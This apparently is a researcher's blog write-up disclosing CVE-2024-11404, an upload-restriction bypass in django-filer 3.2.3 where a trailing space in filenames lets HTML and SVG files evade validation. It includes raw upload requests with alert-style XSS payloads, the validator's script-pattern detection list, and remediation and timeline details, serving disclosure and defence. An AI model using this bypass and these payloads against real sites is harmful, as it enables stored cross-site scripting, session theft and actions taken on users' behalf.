

[← back to blog](#)

CVE

FILE UPLOAD BYPASS

CVE

FILE UPLOAD BYPASS

# CVE-2024-11404: Medium Severity File Upload Vulnerabilities in django-filer 3.2.3

📅 2024-11-20 ⌚ 5 min min read 👁 4767 ❤️ 2

## Security Update: Issue Fixed

The fix for this vulnerability has been committed here:

<https://github.com/django-cms/django-filer/commit/8f7f96f58a84f224c294a3fdca997cad243d1dd9>

## Vendor Advisory:

<https://www.django-cms.org/en/blog/2024/11/19/security-updates-for-django-filer-and-django-cms-attributes-field/>

django Filer introduced file upload validation in version 3. By default, binary or unidentified files could be uploaded and downloaded by a different person and executed by hand on a local machine. To avoid the risk of malware distributed this way, django Filer 3.3 now by default rejects binary files or unknown file types. You can allow them or run them through a virus checker by adjusting your project settings.

We recommend all users of django Filer and django CMS Attributes Field to update to the new versions.

**CVE-ID:** [CVE-2024-11404](#)

**CVSS Score:**

## ILTOSEC

- CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:L

### Affected Versions:

- django-filer 3.2.3

### Impacted CWE Categories:

- **CWE-434**: Unrestricted Upload of File with Dangerous Type
- **CWE-20**: Improper Input Validation
- **CWE-80**: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

### Vulnerability Summary:

The vulnerabilities were identified in **django-filer 3.2.3**, a file management application commonly used with **django CMS**. These issues allow attackers to bypass upload restrictions for HTML and SVG files, potentially uploading malicious files containing scripts that execute on the client side. The following vulnerabilities were observed:

1. **HTML File Upload Bypass**: File extensions like `.html` are intended to be blocked but can be uploaded by appending a space (`%20`) to the filename.
2. **SVG File Upload Validation Bypass**: The `validate_svg` function, designed to detect XSS payloads, can be bypassed by appending a space to the filename, allowing the upload of malicious SVG files.

### Technical Details:

#### 1. HTML File Upload Bypass

##### Affected Component:

The issue exists within the media upload functionality at `/admin/filer/folder/` in the application.

## ILTOSEC

a space at the end of the file name (e.g., `iltosec.html%20`), the system allows the file to be uploaded without triggering the restriction.

### Reproduction Steps:

Attempt to upload an `.html` file, such as `iltosec.html`. The system will return an error message:

```
{"error": "[File \"iltosec.html\": HTML upload denied by site security policy]'"}}
```

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/en/admin/filer/clipboard/operations/upload/2/?qqfile=iltosec.html`. The response is a 200 OK with a JSON error message: `{'error': '[File \"iltosec.html\": HTML upload denied by site security policy]'}`. The error message is highlighted with a yellow box.

Modify the upload request by appending a space to the filename:

```
iltosec.html%20
```

Upload the file again. The file will be uploaded successfully and can be accessed at:

```
http://127.0.0.1:8000/media/filer_public/.../iltosec.html
```

## 2. SVG File Upload Validation Bypass

### • Affected Component:

The vulnerability is located in the SVG file validation function (`validate_svg`), specifically in how the application validates potential XSS payloads in uploaded SVG files.

## ILTOSEC

However, appending a space to the filename allows the malicious SVG file to bypass the check and be uploaded.

### • **Reproduction Steps:**

1. Upload an SVG file containing an XSS payload, e.g., `bypassxssthread1.svg`. The file will be rejected with the error:  

```
{"error": "[ 'File \"bypassxssthread1.svg\": Rejected due to potential cross site scripting vulnerability' ]"}
```
2. Modify the upload request by adding a space to the filename (`bypassxssthread1.svg%20`).
3. The file is successfully uploaded, bypassing the XSS validation.

## **Proof of Concept:**

### 1. HTML File Upload Bypass

The issue arises when the system fails to properly handle filenames with appended spaces. This can lead to the upload of malicious HTML files that may contain JavaScript, potentially resulting in Cross-Site Scripting (XSS) or arbitrary code execution.

#### **Steps to Reproduce:**

Open the admin interface for file uploads at `/en/admin/filer/folder/`.

Try to upload a file with the extension `.html`, such as `iltosec.html`. The error message will indicate that HTML uploads are denied.

Modify the upload request by appending a space (`%20`) to the file name, e.g., `iltosec.html%20`.

## ILTOSEC

```

3 Content-Length: 9274
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 sec-ch-ua-mobile: ?0
8 X-Requested-With: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 X-File-Name: 85459074.jpg
11 Content-Type: application/octet-stream
12 Accept: */*
13 Origin: https://127.0.0.1:8000
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://127.0.0.1:8000/en/admin/filer/folder/2/11st/?order_by=modified_at
18 Accept-Encoding: gzip, deflate, br
19 Cookie: django_language=en; csrftoken=0mz8CYpEx7026w1b9N7PC8Le7cd7zegb; sessionid=
  b7dv4yibci37qcn5clhqlbcqzke57a0
20 Connection: keep-alive
21
22 <!DOCTYPE html>
23 <html lang="en">
24   <head>
25     <meta charset="UTF-8">
26     <meta name="viewport" content="width=device-width, initial-scale=1.0">
27     <title>
28       iltosec was here!
29     </title>
30     <link rel="icon" type="image/x-icon" href="
31       https://www.iltosec.com/static/images/logo.png">
32     <link href=""
33       https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css
34       " rel="stylesheet">
35     <style>
36       body{
37         margin:0;
38         padding:0;
39         overflow:hidden;
40         background:black;
41         color:white;
42         font-family:Courier,Monospace,monospace;
  
```

Decoded from: URL encoding

iltosec.html

Request attributes: 2

Request query parameters: 1

Request cookies: 3

Request headers: 19

Response headers: 12

Upload the file with the modified filename. The file will upload successfully.

## Change file

## iltosec.html




Type	HTML File (application/octet-stream)
File-size	5.1 KB
Modified	Nov. 16, 2024, 5:23 p.m.
Created	Nov. 16, 2024, 5:23 p.m.
Owner	iltox

Download

Access the uploaded file via the URL:

[http://127.0.0.1:8000/media/filer\\_public/.../iltosec.html](http://127.0.0.1:8000/media/filer_public/.../iltosec.html).

## ILTOSEC



## 2. SVG File Upload Validation Bypass

### Steps to Reproduce:

Open the admin interface for SVG file uploads.

Attempt to upload an SVG file containing an XSS payload (e.g., `bypassxssthread1.svg`).

The file will be rejected, showing the error:

```
{"error": "[File \"bypassxssthread1.svg\": Rejected due to potential cross site scripting vulnerability]"}
```

Request		Response	
Pretty	Raw	Hex	Render
1	POST /en/admin/filer/clipboard/operations/upload/2/?qqfile=bypassxssthread1.svg	HTTP/1.1	200 OK
2	Host: 127.0.0.1:8000	3	Date: Sat, 16 Nov 2024 18:38:46 GMT
3	Content-Length: 29	4	Server: WSGIServer/0.2 CPython/3.12.7
4	sec-ch-ua-platform: "Windows"	5	Content-Type: application/json
5	Accept-Language: en-US,en;q=0.9	6	Content-Language: en
6	sec-ch-ua: "Not A Brand";v="99", "Chromium";v="130"	7	Expires: Sat, 16 Nov 2024 18:38:46 GMT
7	sec-ch-ua-mobile: ?0	8	Cache-Control: max-age=0, no-cache, no-store, must-revalidate, private
8	X-Requested-With: XMLHttpRequest	9	X-Frame-Options: SAMEORIGIN
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36	10	Content-Length: 108
10	X-File-Name: 85459074.jpg	11	Vary: Cookie
11	Content-Type: application/octet-stream	12	X-Content-Type-Options: nosniff
12	Accept: */*	13	Referer-Policy: same-origin
13	Origin: http://127.0.0.1:8000	14	Cross-Origin-Opener-Policy: same-origin
14	Sec-Fetch-Site: same-origin	15	Set-Cookie: messages=
15	Sec-Fetch-Mode: cors	16	eJwFwEKg2AQBdCrdlNME4qFmgAHqDbGELUyYkScgfpd6-73nPMe6oJX4FSJuwG
16	Sec-Fetch-Dest: empty	17	91jdCyH12ahleerJeA2KdLU3nNvFT3rLlovJ5ush2JVaNsmmKdP8K0B08Lst2m
17	Referer: http://127.0.0.1:8000/en/admin/filer/folder/2/list/?order_by=-modified_at	18	Wjc4jF-lpLq2DYEdchw_4lBsgw:ltCNh0:BfgyYw_x82p2h5Hr4lrKJ5RvmmC2lGA
18	Accept-Encoding: gzip, deflate, br	19	skqAXE8ADuqq; HttpOnly; Path=/; SameSite=Lax
19	Cookie: django_language=en; csrfToken=cm28Cp8x7026wlb9N7FC8Le7cd72egb; sessionId=b7dv4yibc137qcn5clhqbcqke057n0	20	
20	Connection: keep-alive	21	
21		22	
22	<script>	23	
23	alert(1)	24	
24	</script>		

Modify the filename by appending a space (`%20`), resulting in `bypassxssthread1.svg%20`.

## ILTOSEC


```

3 Content-Length: 354
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Mozilla_Brand";v="99", "Chromium";v="130"
7 sec-ch-ua-mobile: ?0
8 X-Requested-With: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 X-File-Name: 85459074.jpg
11 Content-Type: application/octet-stream
12 Accept: */*
13 Origin: http://127.0.0.1:8000
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://127.0.0.1:8000/en/admin/filer/folder/2/list/?order_by=modified_at
18 Accept-Encoding: gzip, deflate, br
19 Cookie: django_language=en; csrftoken=Cmz8CYpEx7036wlb9N7Fc8Le7cd7zegb; sessionId=b7dv4yibci37qcn5clhq1bcqzkec57n0
20 Connection: keep-alive
21
22
23 <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
24
25 <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
26   <polygon id="triangle" points="0,0 50,50 0,50" fill="#009900" stroke="#004400"/>
27   <script type="text/javascript">
28     alert('iltosec.com');
29   </script>
30 </svg>
31
32
3 Server: WSGIServer/0.2 CPython/3.12.7
4 Content-Type: application/json
5 Content-Language: en
6 Expires: Sat, 16 Nov 2024 18:43:15 GMT
7 Cache-Control: max-age=0, no-cache, no-store, must-revalidate, private
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 83
10 Vary: Cookie
11 X-Content-Type-Options: nosniff
12 Referrer-Policy: same-origin
13 Cross-Origin-Opener-Policy: same-origin
14
15 {
  "thumbnail": null,
  "alt_text": "",
  "label": "bypassxsstthread1.svg",
  "file_id": 49
}

```

Upload the modified file. The file will successfully bypass the validation and be uploaded.

The malicious SVG file can now be executed to carry out potential XSS attacks.



```

def validate_svg(file_name: str, file: typing.IO, owner: User, mime_type: str) -> None:
    """SVG files must not contain script tags or javascript hrefs.
    This might be too strict but avoids parsing the xml"""
    content = file.read().lower()
    if any(map(lambda x: x in content, TRIGGER_XSS_THREAD)):
        # If any element of TRIGGER_XSS_THREAD is found in file, raise FileValidationError
        raise FileValidationError(
            _('File "{file_name}": Rejected due to potential cross site scripting vulnerability')
            .format(file_name=file_name)
        )

```

## ILTOSEC

```

    _('{file_name}": HTML upload denied by site security policy').format(file_name=file_name)
)

TRIGGER_XSS_THREAD = (
    # Part 1: Event attributes that take js code as values
    # See https://developer.mozilla.org/en-US/docs/Web/SVG/Attribute/Events
    b"onbegin=", b"onend=", b"onrepeat=",
    b"onabort=", b"onerror=", b"onresize=", b"onscroll=", b"onunload=",
    b"oncopy=", b"oncut=", b"onpaste=",
    b"oncancel=", b"oncanplay=", b"oncanplaythrough=", b"onchange=", b"onclick=", b"onclose=", b"oncuechange=", b"ondblclick=",
    b"ondrag=", b"ondragend=", b"ondragenter=", b"ondragleave=", b"ondragover=", b"ondragstart=", b"ondrop=",
    b"ondurationchange=", b"onemptied=", b"onended=", b"onerror=", b"onfocus=", b"oninput=", b"oninvalid=",
    b"onkeydown=", b"onkeypress=", b"onkeyup=", b"onload=", b"onloadeddata=", b"onloadedmetadata=", b"onloadstart=",
    b"onmousedown=", b"onmouseenter=", b"onmouseleave=", b"onmousemove=", b"onmouseout=", b"onmouseover=", b"onmouseup=",
    b"onmousewheel=", b"onpause=", b"onplay=", b"onplaying=", b"onprogress=", b"onratechange=", b"onreset=", b"onresize=",
    b"onscroll=", b"onseeked=", b"onseeking=", b"onselect=", b"onshow=", b"onstalled=", b"onsubmit=", b"onsuspend=",
    b"ontimeupdate=", b"ontoggle=", b"onvolumechange=", b"onwaiting=",
    b"onactivate=", b"onfocusin=", b"onfocusout=",
) + (
    # Part 2:
    # Reject base64 obfuscated content
    b";base64,",
) + (
    # Part 3: Obvious scripts
    # Reject direct <script> tags or javascript: uri
    b"<script",
    b"javascript:",
)

```

## Impact

Both vulnerabilities pose significant security risks:

### 1. Vulnerability 1 (Media File Upload Bypass):

Allows the upload of HTML files that can contain malicious scripts, which may lead to Cross-Site Scripting (XSS) attacks or the execution of arbitrary code when viewed by users.

### 2. Vulnerability 2 (SVG File Upload Bypass):

Allows attackers to upload SVG files with embedded XSS payloads, potentially compromising user sessions, stealing cookies, or performing unauthorized actions on behalf of the user.

Both vulnerabilities can weaken the overall trust and security of the web application.

## Remediation:

- **Vulnerability 1 (Media File Upload Bypass):**

## ILTOSEC

- Ensure file names are sanitized and reject names with appended spaces or special characters.
- **Vulnerability 2 (SVG File Upload Bypass):**
  - Strengthen the `validate_svg` function to handle edge cases, such as filenames with appended spaces.
  - Implement more comprehensive content inspection to prevent the upload of malicious scripts.

## Timeline:

Date	Status
16-NOV-2024	Reported to vendor
18-NOV-2024	Vendor acknowledgement
20-NOV-2024	Vulnerability fixed
20-NOV-2024	Patch available
20-NOV-2024	Public Disclosure

 like

found this useful?

share on x ↗

### RELATED POSTS

#### CVE-2026-48493: Privilege Escalation via Permission Bypass in Snipe-IT

Technical breakdown of CVE-2026-48493: Users with `users.edit` permission escalate to near-full system access via `PreserveUnauthorizedPrivilegedPermissionsAction` bypass. Detailed PoC and impact analysis.

2026-05-28

 61

## ILTOSEC

Technical breakdown of CVE-2026-48492: A missing authorization flaw in Snipe-IT allowing authenticated users to enumerate accounts via the API.

2026-05-27

 77

## RCE

## FacturaScripts &lt;= 2026 Authenticated RCE via Malicious Plugin Upload

Detailed vulnerability analysis of an Authenticated Remote Code Execution (RCE) in FacturaScripts (<= 2026). Explore the PoC via malicious plugin upload and learn about server hardening mitigations.

2026-05-01

 186

## RCE · CMS · FILE UPLOAD BYPASS

## EspoCRM v9.3.4 Authenticated Remote Code Execution via Malicious Extension Upload

Explore the technical analysis of the Authenticated Remote Code Execution (RCE) vulnerability in EspoCRM <= v9.3.4. Learn how malicious extension uploads can lead to full OS command execution and find mitigation strategies. Official PoC and exploit details included.

2026-04-13

 276

## # ILTOSEC

Offensive security engineer & vulnerability researcher.



## # NAVIGATE

[home](#)[blog](#)[cve](#)[projects](#)[about](#)[contact](#)

## # SITE

[sitemap](#)[robots.txt](#)[rss](#)